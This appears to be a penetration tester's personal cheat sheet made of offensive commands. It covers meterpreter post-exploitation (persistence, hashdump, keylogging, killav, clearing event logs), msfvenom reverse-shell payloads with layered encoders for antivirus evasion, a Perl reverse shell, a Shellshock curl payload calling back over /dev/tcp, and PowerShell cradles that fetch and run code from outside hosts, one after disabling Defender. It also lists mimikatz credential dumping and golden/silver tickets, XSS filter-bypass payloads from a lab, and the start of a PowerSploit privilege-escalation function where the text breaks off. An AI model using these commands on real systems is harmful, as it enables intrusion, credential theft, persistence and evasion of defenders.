nessus_scan_list <---list all scans

----

nessus_db_import 8 <--import a scan the "8" represents which scan to

import from the list of scans

***** pentest plugins

load pentest

vulns <-----list all vulns

vuln_exploit <----exploit all found vulns
----

meterpreter

Turning Meterpreter into PowerShell

post/windows/manage/payload_inject

windows exec payload example with AV bypassing payload

powershell.exe "(New-Object Net.WebClient).(((((New-Object Net.WebClient)).PsObject.Methods)|Where-Object{$_.Name-ilike'*nl*g'}
).Name).Invoke('http://74.134.249.8/test.ps1') | IEX"

****To keep shell from dying -- set all multi handler options, before actually running the multi-handler, type the following for persistence**

exec cmd.exe -f -h

set autorunscript explorer.exe

set autorunscript migrate -f

run post/windows/manage/migrate

run persistence <--for a back door

run post/windows/gather/credentials/gpp <--get group policy creds

run getgui <--enable rdp

clearev <--clear event log

run post/windows/capture/keylog_recorder <--record keystrokes

run killav <-- kill anti virus

run vnc <-- get a gui :)

run hashdump <--dump system hashes

run post/windows/gather/dumplinks <---gather link files that may be useful

run post/windows/gather/enum_applications <--enumerate applications

load mimikatz <----- load mimikatz function (IE password dumps etc)

getsystem <------escalate privs

run post/windows/gather/credentials/mssql_local_hashdump <--dump database run winenum   <----enumerate system in meterpreter (files get stored in .msf4 or .msf8)

run post/windows/gather/win_privs <---check if you are an admin

run post/multi/recon/local_exploit_suggester <----check for privilege escalation

run post/windows/gather/credentials/credential_collector

run post/windows/gather/enum_ms_product_keys

execute -f cmd.exe -i -H <-----run commands in meterpreter

```
meterpreter > download C:\\bank-account.zip /root/Desktop/bank-account.zip
[*] downloading: C:\bank-account.zip -> /root/Desktop/bank-account.zip
[*] download   : C:\bank-account.zip -> /root/Desktop/bank-account.zip
```

portfwd add -l 1234 -p 445 -r 10.11.1.14
        my port | their port - the ip address is the victim IP

metasploit - reverse_shells

Creating Metasploit Payloads

msfvenom -l

Binaries

Powershell

msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.webClient).downloadString('http://10.10.14.7:80/chatterbox.ps1')\""

Raspberry Pi Shells

msfvenom -p linux/armle/meterpreter_reverse_https LHOST=192.168.0.31 LPORT=8443

Linux

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf

Windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

Mac

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho

Web Payloads

PHP

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.30.53 LPORT=443 -b "\x00" -e x86/shikata_ga_nai -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php

ASP

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f asp > shell.asp

JSP

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f war > shell.war

Scripting Payloads

Python

msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.py

Bash

msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.sh

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.pl

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f <language>

Windows Based Shellcode

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f <language>

Mac Based Shellcode

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f <language>

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.101 LPORT=3333 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe

Perl one liner

perl -e 'use Socket;$i="192.168.139.100";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

----

actual shells made

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.53 LPORT=443 -f asp > Desktop/shells/win-rev-met-443-shell.asp

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.53 LPORT=4444 -f exe > Desktop/shells/win-rev-met-4444-shell.exe

Staged Payloads	**Stageless Payloads**
windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp
windows/meterpreter/reverse_https	windows/meterpreter_reverse_https
windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp

msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.0.16 LPORT=8443 -f psh > test.ps1

waf

wafw00f http://192.168.91.131:8080

wafw00f http://192.168.91.131:8080

python

python -m SimpleHTTPServer 80

apt-get install python3-dev

apt-get install

pipenv install - install dependencies within a directory, for instance - you grab a new program from github and don't want to install dependencies for that program and mess with other programs.

pipenv shell - After pipenv type in pipenv shell and you will be dropped into a shell within that directory

sshuttle

Connect SSHuttle with a key file

sshuttle --dns -vr root@10.10.110.123 0/0 --ssh-cmd 'ssh -i file.key'

Connect sshuttle with username (will be prompted with password)

sshuttle -r root@10.10.110.123 0/0

sshuttle -H -N --dns -D -r root@10.10.110.123 0/0 --ssh-cmd "ssh -i root_rsa_key_Nix01"

This works well
sshuttle --dns --auto-nets --to-ns 172.16.1.5:53 --auto-hosts --method ipfw --python /opt/splink/bin/python -v 0/0 --ssh-cmd "ssh -i /root/Desktop/offshore/ssh_keys/root_rsa_key_Nix01 root@10.10.110.123"

sshuttle --dns 0/0 --ssh-cmd "ssh -i /root/Desktop/offshore/ssh_keys/root_rsa_key_Nix01 root@10.10.110.123"

dns-zone-transfer

Zone transfer

dig @10.50.96.5 foocampus.com -t AXFR

Check for dns port open from dns port (sometimes port 53 only responds to port 53)

nmap -sS --source-port 53 -p 53 10.50.97.5

----

nmap -sT -p 53 10.10.10.*

once this is found do

dig @<ipaddress with DNS open> -x <ipaddress with DNS open>

now you should see something like

```
answer section
10.5.16.172.in-addr.arpa     1200     IN     PTR     dc01.sportsfoo.com
                                                         -------------------
```

the sportsfoo.com is the domain name

now you can do

dig@<ipaddress with DNS open> -t AXFR sportsfoo.com <--this will do a zone transfer with info from above.

----
bash scripts

if zone transfer fails, you can do the following

nmap -sP 172.16.5.* -oG - | awk '/Up/{print $2}' > alive.txt && cat alive.txt

for name in $(cat /usr/share/fierce/hosts.txt); do host $name.sportfoo.com <ipaddress with DNS open> -W 2; done | grep 'has address'

for name in $(cat /usr/share/fierce/hosts.txt); do host $name.sportsfoo.com 172.16.5.10 -W 2; done | grep 'has address'

goddi - domain enumeration

.\godditest-windows-amd64.exe -username=testuser -password="testpass!" -domain="test.local" -dc="dc.test.local" -unsafe

crackmapexec

Check SMB With Password Hash

crackmapexec smb 192.168.0.24 -u UserName -H 'hash'

Check SMB With Password
crackmapexec smb 192.168.0.24 -u UserName -p 'password'

Dump SAM

crackmapexec smb 192.168.0.24 -u UserName -p 'password' --sam

Check CrackMapExec Against a list

crackmapexec 192.168.0.24 -u <user_list.txt -p '<password_list.txt>'

unicorn scan

unicornscan -Ir 75 -p 21,22,53,80,137,139,389,443,445,3389,8080 192.168.0.16

pass the hash

Over Pass The Hash

USE - mimikatz.exe

TYPE IN THE SHELL - sekurlsa::pth /user:improvement /domain:victim.local /ntlm:<enter second half of ntlm hash>

CHECK YOUR CREDS - then in cmd window, check your shit net user <username> /domain

----

From meterpreter

execute -H -i -c -m -d calc.exe -f /usr/share/mimikatz/x64/mimikatz.exe -a ' "sekurlsa::pth /user:improvement /domain:victim.local /ntlm:1234567890" exit'

hex encode command line

Example - will return with spaces
echo -n "Hello" | od -A n -t x1

Example with SED - will delete all spaces

echo -n "Hello" | od -A n -t x1 | sed 's/ //g'

Explanation:

The echo program will provide the string to the next command.
The -n flag tells echo to not generate a new line at the end of the "Hello".
The od program is the "octal dump" program. (We will be provide a flag to tell it to dump it in hexadecimal instead of octal.)
The -A n flag is short for --address-radix=n, with n being short for "none". Without this part, the command would output an ugly numerical address prefix on the left side. This is useful for large dumps, but for a short string it is unnecessary.
The -t x1 flag is short for --format=x1, with the x being short for "hexidecimal" and the 1 meaning 1 byte.

shellshock-squid

curl -x http://192.168.174.135:3128 -A "() { :; };/bin/sh -i >& /dev/tcp/192.168.174.129/443 0>&1" http://192.168.174.135/cgi-bin/status

**192.168.174.135 is the remote address

192.168.174.129 is the local address

192.168.174.135:3128 is the remote address with the proxy port

curl -x http://192.168.30.53/7b9713b4d6f4b5edc0875c24b9653cea:3128 -A "() { :; };/bin/sh -i >& /dev/tcp/192.168.30.31/443 0>&1" http://192.168.30.53/cgi-bin/status

custom-payloads

this is a chained command -- enter it one line at a time
==

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.53 LPORT=443 -f raw -e x86/shikata_ga_nai -i 10 | \
msfvenom -a x86 --platform windows -e x86/countdown -i 8  -f raw | \
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o payload.exe
```

==

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.53 LPORT=443 -f raw -e x86/shikata_ga_nai -i 10 | \
msfvenom -a x86 --platform windows -e x86/jmp_call_additive -i 8  -f raw | \
msfvenom -a x86 --platform windows -e x86/call4_dword_xor -i 8  -f raw | \
msfvenom -a x86 --platform windows -e x86/countdown -i 8  -f raw | \
msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 8  -f raw | \
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o payload.exe
```

==

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.234 LPORT=443 R | \
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -t exe -c --platform windows /usr/share/windows-binaries/plink.exe -o
beffany.exe
```

de-duplicate

```
cat fsocity.txt | sort -u > fsociety.txt
```

mimikatz

Inter-realm Trust Abuse

```
mimikatz lsadump::trust /patch
```

```
mimikatz kerberos::golden /user:Administrator /domain:<child domain> /sid:<child domain sid> /sids:<parent domain Enterprise Admins SID> /rc4:<trust ticket RC4 hash> /service:krbtgt /target:<parent domain> /ticket:<ticket to save>
```

```
.\asktgs.exe C:\Users\Public\ticket.kirbi CIFS/server.domain.local
```

```
.\kirbikator.exe lsa .\CIFS.domain.kirbi
```

```
ls \\mcorp-dc.moneycorp.local\c$
```

Sid Hopping Template

target domain: admin.offshore.com

current (child) domain: dev.admin.offshore.com

child domain sid:

Command for SID Hopping Golden Ticket:

```
mimikatz kerberos::golden /user:<any user> /domain:<child domain> /sid:<child domain sid> /sids:<sids of enterprise domains in parent> /krbtgt:<krbtgt hash of child> /ptt
```

Mimikatz Golden Ticket

```
mimikatz kerberos::golden /user:<username> /domain:<FQDN> /sid:<sid of parent or child domain> /krbtgt:<hash of krbtgt> /ptt
```

/user: This is the user you want to forge a ticket for
/domain: this is the domain you want to forge a ticket for
/sid: this is the domain's SID
/krbtgt: this is the KRBTGT Hash

Mimikatz Silver Ticket

```
mimikatz kerberos::golden /sid:<sid of parent or child domain> /domain:<FQDN> /ptt /target:DC01 /service:cifs /rc4:<NTLM Hash> /
user:<FakeUser>
```

Mimikatz Silver Ticket Command Reference

The Mimikatz command to create a golden or silver ticket is "kerberos::golden"

- /domain – the fully qualified domain name. In this example: "lab.adsecurity.org".
- /sid – the SID of the domain. In this example: "S-1-5-21-1473643419-774954089-2222329127".
- /user – username to impersonate
- /groups (optional) – group RIDs the user is a member of (the first is the primary group)
- default: 513,512,520,518,519 for the well-known Administrator's groups (listed below).
- /ticket (optional) – provide a path and name for saving the Golden Ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- /ptt – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- /id (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- /startoffset (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.
- /endin (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- /renewmax (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).

Disable mimikatz patch via registry

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

Pass The Hash

```
sekurlsa::pth /user:SQLDEVADMIN /domain:US.FUNCORP.LOCAL /ntlm:ce03434e2f83b99704a631ae56e2146e
```

All About SIDs

```
beacon> mimikatz sid::lookup /name:appsvc
[*] Tasked beacon to run mimikatz's sid::lookup /name:appsvc command
[+] host called home, sent: 961605 bytes
[+] received output:
Name  : appsvc
Type  : User
Domain: ELS-CHILD
SID   : S-1-5-21-23589937-599888933-351157107-1109

beacon> mimikatz sid::lookup /name:uatoperator
[*] Tasked beacon to run mimikatz's sid::lookup /name:uatoperator command
[+] host called home, sent: 961605 bytes
[+] received output:
Name  : uatoperator
Type  : User
Domain: ELS-CHILD
SID   : S-1-5-21-23589937-599888933-351157107-1110

beacon> mimikatz sid::lookup /sid:S-1-5-21-23589937-599888933-351157107-1118
[*] Tasked beacon to run mimikatz's sid::lookup /sid:S-1-5-21-23589937-599888933-351157107-1118 command
[+] host called home, sent: 961605 bytes
[+] received output:
SID   : S-1-5-21-23589937-599888933-351157107-1118
Type  : Group
Domain: ELS-CHILD
Name  : PowerShell Remoting
```

Golden Ticket

```
kerberos::golden /user:arobbins_da /domain:citadel.covertius.local /sid:S-1-5-21-592301725-3004806419-1885942225 /
krbtgt:c1c540cb1f997657f5465e08468725f3 /endin:480 /renewmax:10080 /ptt
```

arobbins_da is the user
sid is the domain sid of citadel.covertius.local
citadel.covertius.local is the domain

krbtgt is the ticket granting ticket found on the domain controller of through dcsync

In Cobalt Strike Beacon or Mimikatz Command Prompt

mimikatz sekurlsa::<enter something from below, e.g. msv>

```
mimikatz sekurlsa::msv
mimikatz sekurlsa::wdigest
mimikatz sekurlsa::kerberos  <I've seen this pull plain text passwords>
mimikatz sekurlsa::tspkg
mimikatz sekurlsa::livessp
mimikatz sekurlsa::ssp
mimikatz sekurlsa::logonPasswords
mimikatz sekurlsa::minidump
mimikatz sekurlsa::trust
mimikatz sekurlsa::backupkeys
mimikatz sekurlsa::tickets
mimikatz sekurlsa::ekeys
mimikatz sekurlsa::dpapi
mimikatz sekurlsa::credman
mimikatz sekurlsa::
mimikatz sekurlsa::msv  -  Lists LM & NTLM credentials
         wdigest  -  Lists WDigest credentials
        kerberos  -  Lists Kerberos credentials
           tspkg  -  Lists TsPkg credentials
         livessp  -  Lists LiveSSP credentials
             ssp  -  Lists SSP credentials
  logonPasswords  -  Lists all available providers credentials
         process  -  Switch (or reinit) to LSASS process  context
        minidump  -  Switch (or reinit) to LSASS minidump context
             pth  -  Pass-the-hash
          krbtgt  -  krbtgt!
     dpapisystem  -  DPAPI_SYSTEM secret
           trust  -  Antisocial
      backupkeys  -  Preferred Backup Master keys
         tickets  -  List Kerberos tickets
           ekeys  -  List Kerberos Encryption Keys
           dpapi  -  List Cached MasterKeys
         credman  -  List Credentials Manager
```

Dump Creds from .dmp file with mimikatz and volatility

https://medium.com/@ali.bawazeeer/using-mimikatz-to-get-cleartext-password-from-offline-memory-dump-76ed09fd3330

1. /usr/share/volatility
2. mkdir plugins
3. cd plugins
4. wget https://raw.githubusercontent.com/dfirfpi/hotoloti/master/volatility/mimikatz.py
5. apt-get install python-crypto
6. volatility — plugins=/usr/share/volatility/plugins — profile=Win7SP0x86 -f halomar.dmp mimikatz

Or, alternatively

Run Mimikatz
Type, "sekurlsa::Minidump lsassdump.dmp"
Lastly type, "sekurlsa::logonPasswords"

mimikatz - base64 all the things

Base64 output of commands

base64 /out:true

base64 /out:false

mimikatz - remote control, rpc

Start an RPC Server:

rpc::server

Connect to RPC server:

rpc::connect

Stop RPC Connection:

rpc::server /stop

Enumerate all the RPC things:

rpc::enum

Securely Connect to RPC Server:

rpc::connect /server:192.168.1.66 /alg:RC4

Interact with remote RPC Server:

***Always prepend commands with an asterisk to interact remotely

local mimikatz command - sekurlsa::logonpasswords
remote mimikatz command - *sekurlsa::logonpasswords

mimikatz - tokens

Show who you are

token::whoami

Show other tokens:

token::list /user:administrator
token::list /user:domainadmin
token::list /user:enterpriseadmin
token::list /user:system\
token::list /user:bob123

Run process with a token:

token::run /process:cmd.exe

Get those privileges:

token::elevate

Revert Token:

token::revert

mimikatz - applocker bypass and other sn

Misc in mimikatz may be able to launch apps blocked by applocker etc.

misc::cmd

misc::regedit

misc::mflt   ***Some kind of filter that can tell if it's running sysmon, kaspersky etc

misc::wp /file:tacos.jpg   ***This will inject into explorer.exe for sneakiness

mimikatz - rdp

Allow Multiple RDP sessions

ts::multirdp

List all current sessions

ts::sessions

Takeover specified session

ts::remote /id:1

Pass RDP session into other sessions ID

ts::remote /id:1 /target:2

Use password of user who owns sessions

ts::remote /id:1 /password:F@ll2019!

mimikatz - avoid new events

Drop new events:

event::drop

event::clear ***this clears all events

mimikatz - list commands in module

List commands in module

kerberos::
sekurlsa::

*****Just type in the name of the module followed by :: and press enter

mimikatz - start and stop processes

Stop Process

process::stop /pid:1234

Suspend Process

process::suspend /pid:1234

Resume Process

process::resume /pid:1234

List exported and imported functions from different DLL's

process::exports
process::imports

List exported and imported functions from different DLLs used by a given process

process::exports /pid:1234
process::imports /pid:1234

mimikatz list modules

List all modules

sadefklijjnh::   *****Note, and random wacky string followed by :: will show all modules

wp-scan

wpscan --url https://192.168.26.141:12380/blogblog <--this will give you basic information about wordpress

wpscan --url https://192.168.26.141:12380/blogblog --enumerate vp   <---this will give you information on vulnerable plugins

wpscan --url https://192.168.26.141:12380/blogblog --enumerate at   <---enumerate all things

wpscan -u http://192.168.0.14/ –wordlist /root/Dropbox/Vulnhub/MrRobot/fsocity.dic –username elliot

wpscan -u http://10.11.1.234/ --threads 20 --wordlist /usr/share/wordlists/rockyou.txt --username admin <----this will bruteforce passwords :)

nmap -sV --script http-wordpress-enum 10.11.1.234   if ping probes are blocked, use -Pn rather that -sV

nmap -Pn --script http-wordpress-enum --script-args check-latest=true,search-limit=10 10.11.1.234

nmap -sV 10.11.1.234 --script http-wordpress-enum --script-args limit=25

xss-iframe

Tools

<iframe src=”http://10.11.0.220:3000”></iframe>

<iframe width="700" scrolling="no" height="400" frameborder="0" src="http://10.11.0.220:3000" seamless="seamless">   <--invisible iframe

xsser --gtk ***this will launch a ncie gui

*****************Examples from the lab:

<script>alert('l33t')</script>

<script <script>>alert('l33t')</script>

<svg/onload=alert('l33t')>

```
<svg><script>alert('l33t')

<svg><script>alert&lpar;'l33t'&rpar;

<script>\u0061lert('l33t')</script>

<script>eval('\x61lert(\'l33t\')')</script>

[NL]eval('\x61lert(\'l33t\')'

[\u2028]eval('\x61lert(\'l33t\')'

<script>eval(8680439..toString(30))(983801..toString(36))</script>

http://11.xss.labs%2f@hacker.site/x.js
```

***********Examples from the lab, accompanied by the code/filter presented in lab

```
--------------------------------------------
function Sanitizer($search){
  // Let's start...
  return 'Your search "<b>' . $search . '</b>" did not match any products';
}

<script>alert('l33t')</script>

------------

function Sanitizer($search){
  //To script, or not script..
  $search = preg_replace('#<script([\s])*>#is', NOSCRIPT, $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<script <script>>alert('l33t')</script>

------------

function Sanitizer($search){
  //To script, or not script... this is no more the problem
  $search = preg_replace('#<script(.*?)>#is', NOSCRIPT, $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<svg/onload=alert('l33t')>

-----------

function Sanitizer($search){
  //Script must be closed, here's a stronger filter... isn't it?
  $search = preg_replace('#<script(.*?)>(.*?)</script(.*)?>#is', NOSCRIPT, $search);
  //No ON no party!
  $search = preg_replace('#(on\w+\s*=)#s', NOEVENTS, $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<svg><script>alert('l33t')

----------

function Sanitizer($search){
  //No ON no party!
  $search = preg_replace('#(on\w+\s*=)#s', NOEVENTS, $search);
  //No Functions no party!
  $search = preg_replace('#[()]#s', NOFUNCTIONS, $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
```

```
}

<svg><script>alert&lpar;'l33t'&rpar;

-----------

function Sanitizer($search){
  //No alert no party!
  $search = preg_replace('#alert#is', NOALERT, $search);


  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<script>\u0061lert('l33t')</script>

-----------

function Sanitizer($search){
  // No Unicode escaping.. there are a lot of smart guys out of there...
  // Thanks to stackoverflow.com > http://bit.ly/SO_decode_unicode
  $search = preg_replace_callback('/\\\\u([0-9a-fA-F]{4})/', function ($m) {
return mb_convert_encoding(pack('H*', $m[1]), 'UTF-8', 'UCS-2BE');
  }, $search);

  //No alert no party!
  $search = preg_replace('#alert#is', NOALERT, $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<script>eval('\x61lert(\'l33t\')')</script>

------------

function Sanitizer($search){
  // Breaking bad...

  //No alert no party!
  $search = preg_replace('#alert#is', NOALERT, $search);

  return <<<RESULT
   No products here..
   <!-- todo: debug this -->
   <script>
      //console.debug( $search );
   </script>
RESULT;
}

[NL]eval('\x61lert(\'l33t\')'

-------------

function Sanitizer($search){
  // Breaking bad... more stronger
   $search = preg_replace('#[\n\r]#', "", $search);

  //No alert no party!
  $search = preg_replace('#alert#is', NOALERT, $search);

  return <<<RESULT
   No products here..
   <!-- todo: debug this -->
   <script>
      //console.debug( $search );
   </script>
RESULT;
}

[\u2028]eval('\x61lert(\'l33t\')'
--------------

function Sanitizer($search){
  // No more string ...
  $search = preg_replace('#[\'"+]#', "", $search);
  // ... no more alert ...
  $search = preg_replace('#alert#is', NOALERT, $search);
  // ... no no more alternative ways!
  $search = preg_replace('#.source#is', "", $search);
  $search = preg_replace('#.fromCharCode#is', "", $search);

  return 'Your search "<b>' + $search + '</b>" did not match any products';
}

<script>eval(8680439..toString(30))(983801..toString(36))</script>

----------------

function Sanitizer($search){
   // No scripts from untrusted origins or you'll see a nice gorilla
   preg_match('#^(?:https?:)?\/\/11.xss.labs\/#is', urldecode($search), $matches);
   if(empty($matches)) $search = "...untrusted...";

   // don't break the src tag
   $search = preg_replace('#"#', "", $search);
   // ehehe and now? Are you still a ninja?
   $search = strtoupper($search);
}

http://11.xss.labs%2f@hacker.site/x.js
```

responder

responder -i eth0

responder -v -F -f -r -w -b -I eth0 - this will run pretty much all the things

responder -I eth0 -wFb - This is good for WPAD Poisoning

powershell

set-executionpolicy unrestricted

IEX (New-Object Net.Webclient).DownloadString("http://10.11.0.220/shell.exe")

Set-NetFirewallProfile to Disable/Enable the Windows Firewall:

Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False

Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True

New-NetFirewallRule to add allow a specific IP address to connect:

New-NetFirewallRule -Action Allow -DisplayName Pentester-C2 -RemoteAddress

new-netfirewallrule -action allow -localport 80 -direction inbound -protocol tcp -displayname pentester-c2

New-NetFirewallRule to allow connections on a specific port:

new-netfirewallrule -action allow -localport 80 -direction inbound -protocol tcp -displayname pentester-c2

Turning Meterpreter into PowerShell

```
post/windows/manage/payload_inject
```

find files by name

```
gdr -PSProvider 'FileSystem' | %{ls -r $_.root} 2>$null | where { $_.name -eq "flag.txt"} -verbose
```

Find all DOC files

```
Get-ChildItem -Recurse -Include *.doc | % {Copy-Item $_.FullName -destination c:\temp}
```

powershell sans cheat

Get a directory listing (ls, dir, gci):
```
PS C:\> Get-ChildItem
```

Copy a file (cp, copy, cpi):
```
PS C:\> Copy-Item src.txt dst.txt
```

Move a file (mv, move, mi):
```
PS C:\> Move-Item src.txt dst.txt
```

Find text within a file:
```
PS C:\> Select-String –path c:\users
\*.txt –pattern password
```

```
PS C:\> ls -r c:\users -file | %
{Select-String -path $_ -pattern
password}
```

Display file contents (cat, type, gc):
```
PS C:\> Get-Content file.txt
```

Get present directory (pwd, gl):
```
PS C:\> Get-Location
```

Get a process listing (ps, gps):
```
PS C:\> Get-Process
```

Get a service listing:
```
PS C:\> Get-Service
```

Formatting output of a command (Format-List):
```
PS C:\> ls | Format-List –property
name
```

Paginating output:
```
PS C:\> ls –r | Out-Host -paging
```

Get the SHA1 hash of a file:
```
PS C:\> Get-FileHash -Algorithm SHA1
file.txt
```

Exporting output to CSV:
```
PS C:\> Get-Process | Export-Csv
procs.csv
```

Conduct a ping sweep:
```
PS C:\> 1..255 | % {echo "10.10.10.$_";
ping -n 1 -w 100 10.10.10.$_ | SelectString
ttl}
```

Conduct a port scan:
```
PS C:\> 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10
.10",$_)) "Port $_ is open!"} 2>$null
```
Fetch a file via HTTP (wget in PowerShell):

```
PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http
://10.10.10.10/nc.exe","nc.exe")
```
Find all files with a particular name:

```
PS C:\> Get-ChildItem "C:\Users\" -
recurse -include *passwords*.txt
```

Get a listing of all installed Microsoft Hotfixes:
```
PS C:\> Get-HotFix
```

Navigate the Windows registry:
```
PS C:\> cd HKLM:\
PS HKLM:\> ls
```
List programs set to start automatically in the registry:

```
PS C:\> Get-ItemProperty HKLM:\SOFTWARE
\Microsoft\Windows\CurrentVersion\run
```
Convert string from ascii to Base64:

```
PS C:\>
[System.Convert]::ToBase64String([System
.Text.Encoding]::UTF8.GetBytes("PS
FTW!"))
```

List and modify the Windows firewall rules:
```
PS C:\> Get-NetFirewallRule –all
PS C:\> New-NetFirewallRule -Action
Allow -DisplayName LetMeIn -
RemoteAddress 10.10.10.25
```

Win 7 PS WebClient:

```
(New-Object System.Net.WebClient).DownloadFile("http://10.0.0.10/nc.exe","nc.exe")
```

Win 8 and later PS Invoke-WebRequest (wget):

```
wget "http://10.0.0.10/nc.exe" -outfile "nc.exe"
```

Display PowerShell Version:

```
Get-Host
```

```
$PSVersionTable.PSVersion
```

ServicePointManager $true:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
```

Disable-NetSSLValidation

Invoke-SelfSignedWebRequest (External Project):

```
Invoke-SelfSignedWebRequest https://www.my.af.mil/ "-outfile index.htm"
```

```
wget-ss https://spectruminfosec.com/index.php
```

random powershell

<u>This works for disabling Windows Defender and running empire stager:</u>

```
powershell -exec bypass Set-MpPreference -DisableRealtimeMonitoring $true && cmd  /c "powershell -noninteractive -command IEX (New-Object Net.WebClient).DownloadString('http://cloud.c2server.net:81/file2.ps1')"
```

Download Cradle

```
(new-object System.Net.Webclient).DownloadString('http://192.168.50.34:8080/mimikatz.exe')
```

Download Cradle and Execute

```
(new-object System.Net.Webclient).DownloadString('http://192.168.50.34:8080/mimikatz.ps1') | IEX
```

Download EXE and place it

```
IEX (new-object System.Net.Webclient).DownloadFile('http://192.168.50.34:8080/JuicyPotato.exe','C:\users\public\downloads\potato.exe')
```

PowerView - Find interesting files e.g., unattend.xml

```
Find-InterestingFile -Path 'C:\' -Include 'unattend*.xml'

Find-InterestingACL
```

powershell - get-system

```
function Get-System {
<#
    .SYNOPSIS

        GetSystem functionality inspired by Meterpreter's getsystem.
        'NamedPipe' impersonation doesn't need SeDebugPrivilege but does create
        a service, 'Token' duplications a SYSTEM token but needs SeDebugPrivilege.
        NOTE: if running PowerShell 2.0, start powershell.exe with '-STA' to ensure
        token duplication works correctly.

        PowerSploit Function: Get-System
        Author: @harmj0y, @mattifestation
        License: BSD 3-Clause
        Required Dependencies: None
        Optional Dependencies: None

    .PARAMETER Technique

        The technique to use, 'NamedPipe' or 'Token'.

    .PARAMETER ServiceName

        The name of the service used with named pipe impersonation, defaults to 'TestSVC'.

    .PARAMETER PipeName

        The name of the named pipe used with named pipe impersonation, defaults to 'TestSVC'.

    .PARAMETER RevToSelf

        Reverts the current thread privileges.

    .PARAMETER WhoAmI

        Switch. Display the credentials for the current PowerShell thread.

    .EXAMPLE

        PS> Get-System

        Uses named impersonate to elevate the current thread token to SYSTEM.

    .EXAMPLE
```

```
        PS> Get-System -ServiceName 'PrivescSvc' -PipeName 'secret'

        Uses named impersonate to elevate the current thread token to SYSTEM
        with a custom service and pipe name.

    .EXAMPLE

        PS> Get-System -Technique Token

        Uses token duplication to elevate the current thread token to SYSTEM.

    .EXAMPLE

        PS> Get-System -WhoAmI

        Displays the credentials for the current thread.

    .EXAMPLE

        PS> Get-System -RevToSelf

        Reverts the current thread privileges.

    .LINK

